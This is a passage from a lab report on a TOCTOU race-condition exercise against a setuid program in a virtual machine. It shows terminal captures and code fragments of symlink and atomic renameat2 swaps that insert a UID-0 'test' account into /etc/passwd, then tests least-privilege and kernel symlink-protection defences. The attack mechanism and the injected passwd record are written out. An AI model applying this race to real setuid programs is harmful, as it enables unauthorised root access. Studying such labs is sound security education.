+ grep -n "^test:" /etc/passwd
51:test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Exact input record count: 1; fields: 7; UID=0; GID=0
Home=/root; shell=/bin/bash; record length=43
+ getent passwd test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
SHA-256: ee8e5826ab8273976e0a26a3175864f21c5f539cf8d48ea382cd33951aec081b
Record inspection passed. Root login still requires non-sudo su and id.
Password:
root@VM:~# PS1='\u@h [B:verified-login]\$ '; unset PROMPT_COMMAND; printf '\033]0;B - Victim and results\007'; id; whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@VM [B:verified-login]#

```

Figure 7 — S07 terminal B excerpt: complete-record inspection, non-sudo login and actual UID-0 output after the slow demonstration.

7. Task 2.B — genuine no-delay exploitation

The naive attacker repeatedly removed and recreated `/tmp/XYZ`, alternating `/dev/null` and `/etc/passwd`. These operations are separate system calls:

```

unlink("/tmp/XYZ");
symlink(target, "/tmp/XYZ");

```

The monitor repeatedly invoked the original `./vulp` with `input.txt` and compared `/etc/passwd` SHA-256 values. All new measured attack trials used a 300-second monitor limit; their attackers had a separate 330-second bound. A hash change triggered inspection rather than being declared root access. The exact record and a non-sudo login were checked separately.

The visible runner commands for the audited capture were:

```
# A; wait for Naive switching active:
python3 ../automation/lab_runner.py attack ./attack_naive 330 task2b-audit1-20261003-064223
# B; starts the existing run_trials.sh as seed:
python3 ../automation/lab_runner.py monitor ./vulp 300 task2b-audit1-20261003-064223
```

Trial identifier	Attempts	Monitor seconds	Runner wall seconds	Actual result
Original task2b-20261003-052529	Final total unknown	Final time unknown	Not recorded	Last progress: 76,000 / 227 s; stalled-file state preserved
retry1-20261003-054443	9	0	0.532873	File exists; interrupted; target unchanged
retry2-20261003-054443	20	1	0.865370	Exact record and non-sudo UID-0 login
capture-20261003-054443	2	0	0.378590	File exists; interrupted; target unchanged
audit1-20261003-064223	1	0	0.237911	Recorded live views; exact record and non-sudo UID-0 login

The last four identifiers have the prefix `task2b-` in `logs/`. Bash `SECONDS` is integer-valued, so 0 seconds is not zero execution time. Runner wall time is measured around the monitor process and includes startup/exit handling; it is not the size of the vulnerable instruction window. These are individual scheduling outcomes, not performance guarantees.

7.1 Preserved sticky-bit failure

Before any reset of the pre-existing run, no experiment or `su` process remained. `/tmp` was root-owned with mode 1777. `XYZ` was a **root-owned regular file, group seed, mode 0664**, size 3,381,664 bytes. Both old logs, original metadata and a hash-verified content copy were preserved. The old log ended at 76,000 attempts / 227 seconds without a completion line, so its final count and time remain unknown.

The original File-exists message was user-reported after its terminal had closed. A clearly labelled new diagnostic produced an actual `unlink operation not permitted` error. A subsequent new trial also produced an actual `symlink File exists` error. They are distinct observations, not reconstructed output.

The mechanism is the attacker's own TOCTOU gap. After `unlink()` and before `symlink()`, the name is absent. A victim that already passed its check can create a regular file at `fopen(..., "a+")` with root ownership. Sticky `/tmp` then prevents seed from removing that entry. Group write permission on the file does not grant sticky-directory deletion permission. Repeated victim exit status 0 is compatible with appending to this ordinary `XYZ` file, not to `/etc/passwd`; successful I/O alone is therefore not an exploit proof.

Administrator-assisted resets occurred only after processes had stopped and failure evidence was saved. They restored the original password file and removed the lab paths. This assistance is part of lab reset, not an unprivileged attack operation.




```

A — Attacker
seed@VM [A:lab-files]$ python3 ../automation/lab_runner.py attack ./attack_naive 330 task2b-audit1-20261003-064223
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Run: task2b-audit1-20261003-064223 | attacker limit: 330s | 2026-10-03T06:47:20.121917-04:00
+ ./attack_naive
Naive switching active; Ctrl+C to stop.

```

Figure 8a — S08a terminal A excerpt from original frame 9: the seed-owned naive attacker is active.



```

B — Victim and results
seed@VM [B:lab-files]$ id; ls -l vulp; sudo sysctl fs.protected_symlinks fs.protected_regular
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
-rwsr-xr-x 1 root root 17104 Sep 26 12:05 vulp
fs.protected_symlinks = 0
fs.protected_regular = 0
seed@VM [B:lab-files]$ python3 ../automation/lab_runner.py monitor ./vulp 300 task2b-audit1-20261003-064223
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=216571 Naive switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run_trials.sh ./vulp 300 task2b-audit1-20261003-064223
Start: 2026-10-03T06:47:24-04:00
Victim: ./vulp
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd

```

Figure 8b — S08b terminal B excerpt from the next original frame: initialization, no-delay monitor command, Start, Limit and Before status are visible. These are successive frame excerpts, not a composited single instant.

```

B — Victim and results
ar
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
-rwsr-xr-x 1 root root 17104 Sep 26 12:05 vulp
fs.protected_symlinks = 0
fs.protected_regular = 0
seed@VM [B:lab-files]$ python3 ../automation/lab_runner.py monitor ./vulp 300 task2b-audit1
-20261003-064223
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=216571 Naive switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run trials.sh ./vulp 300 task2b-audit1-20261003-064223
Start: 2026-10-03T06:47:24-04:00
Victim: ./vulp
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
CHANGE detected after 1 attempts and 0 seconds.
After: ee8e5826ab8273976e0a26a3175864f21c5f539cf8d48ea382cd33951aec081b /etc/passwd
Exact input record found. Stop attacker; verify login and id manually.
Monitor exited: 0 | runner wall time: 0.237911s
Attacker confirmed stopped. monitor completed
/tmp/XYZ: symlink uid=1000 mode=0o777
Hash change is a signal to inspect; verify the complete record and non-sudo su login.
seed@VM [B:lab-files]$ python3 ../automation/verify-record.py && su - test
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pgrep -a -x 'attack_naive|attack_atomic|vulp|vulp_slow|vulp_least'
No attacker/victim processes remain.
+ grep -n "^test:" /etc/passwd
51:test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Exact input record count: 1; fields: 7; UID=0; GID=0
Home=/root; shell=/bin/bash; record length=43
+ getent passwd test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
SHA-256: ee8e5826ab8273976e0a26a3175864f21c5f539cf8d48ea382cd33951aec081b
Record inspection passed. Root login still requires non-sudo su and id.
Password:
root@VM:~# PS1='\u@h [B:verified-login]\$ '; unset PROMPT_COMMAND; printf '\033]0;B - Vict
im and results\007'; id; whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@VM [B:verified-login]#

```

Figure 9 — S09 terminal B: the one-attempt audited run, exact record and non-sudo UID-0 login. The earlier 20-attempt success is retained separately in the logs.

```

2026-10-03T05:44:47-04:00
seed@VM [A:lab-files]$ printf "Pre-reset diagnostic retry; original failure state retained.
\n"; id; timeout 2s ./attack_naive; printf "Diagnostic exit=%s\n" "$?"
Pre-reset diagnostic retry; original failure state retained.
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
Naive switching active; Ctrl+C to stop.
unlink /tmp/XYZ (check owner and sticky bit): Operation not permitted
Diagnostic exit=1
seed@VM [A:lab-files]$

```

Figure 10a — S10a diagnostic excerpt: an actual ordinary-user unlink denial before the original stalled state was reset.

```

r_pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=176809 Naive switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run trials.sh ./vulp 300 task2b-retry1-20261003-054443
Start: 2026-10-03T05:59:46-04:00
Victim: ./vulp
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
Attacker exited; stopping monitor and retaining the failure.
INTERRUPTED after 9 attempts and 0 seconds; signal_exit=143.
After: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
Stop the attacker in terminal A as well.
Monitor exited: 143 | runner wall time: 0.532873s
Attacker confirmed stopped. attacker exited; monitor stopped after in-flight attempt
/tmp/XYZ: regular file uid=0 mode=0o664
Password-file SHA-256 is unchanged.
seed@VM [B:lab-files]$ ls -ld /tmp /tmp/XYZ; stat -c "type=%F owner=%U uid=%u mode=%a" /tmp
/XYZ
drwxrwxrwt 20 root root 4096 Oct  3 05:59 /tmp
-rw-rw-r--  1 root seed   88 Oct  3 05:59 /tmp/XYZ
type=regular file owner=root uid=0 mode=664
seed@VM [B:lab-files]$

```

Figure 10b — S10b ownership/result excerpt: a new File-exists trial left a root-owned regular XYZ under sticky /tmp, with no target hash change.

8. Task 2.C — atomic link exchange

The improved attacker initialized XYZ -> /dev/null and ABC -> /etc/passwd, printed its real initialization message, and repeatedly exchanged the directory entries:

```


renameat2(AT_FDCWD, "/tmp/XYZ",
          AT_FDCWD, "/tmp/ABC", RENAME_EXCHANGE);

```

The monitor started only after initialization and seed ownership of the links were confirmed. This matters because initial link creation is still separate operations. Atomic switching avoids a missing XYZ name during exchange; it removes the naive attacker's creation gap. It does not combine the victim's access() and fopen() or make the victim safe [1, 5].

Run task2c-20261003-054443, using the no-delay vulp with controls 0/0, changed the target after **1 attempt**, with **0 integer monitor seconds** and **0.272765 runner wall seconds**. The exact record and non-sudo login produced UID 0. Both successful post-attack account files matched the clean baseline plus exactly one newline and the validated record; additional follow-up files passed the same comparison.

The improvement addresses a known reliability failure. Comparing one or a few trials does not establish that atomic exchange always wins immediately or has a universal speed advantage.



```

+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
fs.protected_symlinks = 0
fs.protected_regular = 0
seed@VM [B:lab-files]$ python3 ../automation/lab_runner.py monitor ./vulp 300 task2c-20261003-054443
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=177327 Atomic switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run trials.sh ./vulp 300 task2c-20261003-054443
Start: 2026-10-03T06:05:16-04:00
Victim: ./vulp
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
CHANGE detected after 1 attempts and 0 seconds.
After: ee8e5826ab8273976e0a26a3175864f21c5f539cf8d48ea382cd33951aec081b /etc/passwd
Exact input record found. Stop attacker; verify login and id manually.
Monitor exited: 0 | runner wall time: 0.272765s
Attacker confirmed stopped. monitor completed
/tmp/XYZ: symlink uid=1000 mode=0o777
/tmp/ABC: symlink uid=1000 mode=0o777
Hash change is a signal to inspect; verify the complete record and non-sudo su login.
seed@VM [B:lab-files]$ python3 ../automation/verify-record.py && su - test
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pgrep -a -x 'attack_naive|attack_atomic|vulp|vulp_slow|vulp_least'
No attacker/victim processes remain.
+ grep -n "^test:" /etc/passwd
51:test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Exact input record count: 1; fields: 7; UID=0; GID=0
Home=/root; shell=/bin/bash; record length=43
+ getent passwd test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
SHA-256: ee8e5826ab8273976e0a26a3175864f21c5f539cf8d48ea382cd33951aec081b
Record inspection passed. Root login still requires non-sudo su and id.
Password:
root@VM:~# PS1='\u@\h [B:verified-login]\$ '; unset PROMPT_COMMAND; printf '\033]0;B — Victim and results\007'; id; whoami
uid=0(root) gid=0(root) groups=0(root)
root
root@VM [B:verified-login]#

```

Figure 11 — S11 terminal B excerpt: initialized atomic method, measured no-delay result, complete record and verified UID 0.

9. Task 3.A — least privilege

The fixed variant saved its privileged effective UID, then checked the return from `seteuid(getuid())` **before both check and open**. File writes and close remained unprivileged; the saved effective UID was restored only after file work. This illustrates the official temporary-drop exercise. A program with no remaining privileged purpose should avoid unnecessarily regaining privilege.

```

if (seteuid(getuid()) == -1) {
    perror("seteuid: drop");
    return 1;
}
/* access(), fopen(), fwrite() and fclose() execute while privilege is dropped. */

```

The atomic attacker ran against `./vulp_least`, with both OS controls at 0. Run `task3a-20261003-054443` completed **9,455 invocations over 300 monitor seconds** (299.996265 runner wall seconds). The before/after password-file hash was identical and no test account appeared. The final recorded victim output was `Open failed: Permission denied`.

After the attacker stopped, two controls were executed:

```
ln -sfn /etc/passwd /tmp/XYZ
./vulp_least < input.txt
# Observed: No permission; exit 1
printf 'ordinary writable file\n' > ../allowed.txt
ln -sfn "$HOME/issd-member5/allowed.txt" /tmp/XYZ
printf 'normal-operation\n' | ./vulp_least
cat ../allowed.txt
```

The stable protected target failed at the real-user permission check. The permitted ordinary file received normal-operation; normal functionality was retained. In the race, a target switch cannot grant the dropped-privilege open root authority. The evidence supports **no success observed in 9,455 attempts over 300 seconds**, together with this privilege-boundary explanation.

```
v),120(lpadmin),131(lxd),132(sambashare),136(docker)
fs.protected_symlinks = 0
fs.protected_regular = 0
fs.protected_symlinks = 0
fs.protected_regular = 0
seed@VM [B:lab-files]$ python3 ../automation/lab_runner.py monitor ./vulp_least 300 task3a-20261003-054443
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ pwd
/home/seed/issd-member5/lab-files
Initialization confirmed: pid=177564 Atomic switching active; Ctrl+C to stop.
Seed-owned link(s) confirmed; clean baseline hash matches.
+ bash run_trials.sh ./vulp_least 300 task3a-20261003-054443
Start: 2026-10-03T06:08:01-04:00
Victim: ./vulp_least
Limit: 300 seconds
Before: b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
Attempts=1000 elapsed=31s last_exit=0
Attempts=2000 elapsed=58s last_exit=1
Attempts=3000 elapsed=81s last_exit=0
Attempts=4000 elapsed=106s last_exit=1
Attempts=5000 elapsed=130s last_exit=0
Attempts=6000 elapsed=165s last_exit=0
Attempts=7000 elapsed=196s last_exit=0
Attempts=8000 elapsed=235s last_exit=1
Attempts=9000 elapsed=280s last_exit=1
NO CHANGE within 300s; attempts=9455. This is an observation, not proof of impossibility.
Stop the attacker in terminal A. Last victim output:
Open failed: Permission denied
Monitor exited: 0 | runner wall time: 299.996265s
Attacker confirmed stopped. monitor completed
/tmp/XYZ: symlink uid=1000 mode=0o777
/tmp/ABC: symlink uid=1000 mode=0o777
Password-file SHA-256 is unchanged.
seed@VM [B:lab-files]$
```

Figure 12a — S12a trial excerpt: controls 0/0, the fixed victim, 300-second summary and unchanged target.

```

Password-file SHA-256 is unchanged.
seed@VM [B:lab-files]$ bash ../automation/task3a-controls.sh task3a-20261003-054443 2>&1 |
tee logs/task3a-20261003-054443-controls.txt
+ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
+ ls -l vulp_least
-rwsr-xr-x 1 root root 17240 Sep 26 12:05 vulp_least
+ ln -sf /etc/passwd /tmp/XYZ
+ ls -l /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 Oct  3 06:15 /tmp/XYZ -> /etc/passwd
+ status=0
+ ./vulp_least
No permission
+ status=1
+ printf 'Static protected-target exit=%s\n' 1
Static protected-target exit=1
+ sha256sum /etc/passwd
b2386623b8c504aa933d9c519b96158bd55e5e6eb4ae75183d5abf9e5a191d67 /etc/passwd
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
+ grep '^test:' /etc/passwd
+ echo 'No test account'
No test account
+ [[ -e ../allowed.txt ]]
+ printf 'ordinary writable file\n'
+ ln -sf /home/seed/issd-member5/allowed.txt /tmp/XYZ
+ ./vulp_least
+ printf 'normal-operation\n'
+ cat ../allowed.txt
ordinary writable file

normal-operation+ printf '\n'

+ cp -p ../allowed.txt logs/task3a-20261003-054443-allowed-after.txt
+ sha256sum -c ../passwd-before.sha256
/etc/passwd: OK
seed@VM [B:lab-files]$ cat ../allowed.txt; printf '\n'; sudo sysctl fs.protected_symlinks fs.protected_regular
ordinary writable file

normal-operation
fs.protected_symlinks = 0
fs.protected_regular = 0
seed@VM [B:lab-files]$

```

Figure 12b — S12b control excerpt: protected-target denial, normal-operation in the allowed file, and controls still 0/0.

10. Task 3.B — operating-system symlink protection

The original vulnerable `./vulp` was used, not the least-privilege variant. `fs.protected_symlinks` was set to 1, while `fs.protected_regular` remained 0. Run `task3b-20261003-054443` completed **9,177 invocations over 300 monitor seconds** (299.564373 runner wall seconds). The target hash remained the baseline, no test account appeared, and the final victim output was `No permission`.

With the attacker stopped, a stable seed-owned link to writable `/dev/null` produced a more specific denied-open example:

```


ln -sf /dev/null /tmp/XYZ
ls -ld /tmp /tmp/XYZ
./vulp < input.txt
# Observed: Open failed: Permission denied; exit 1

```

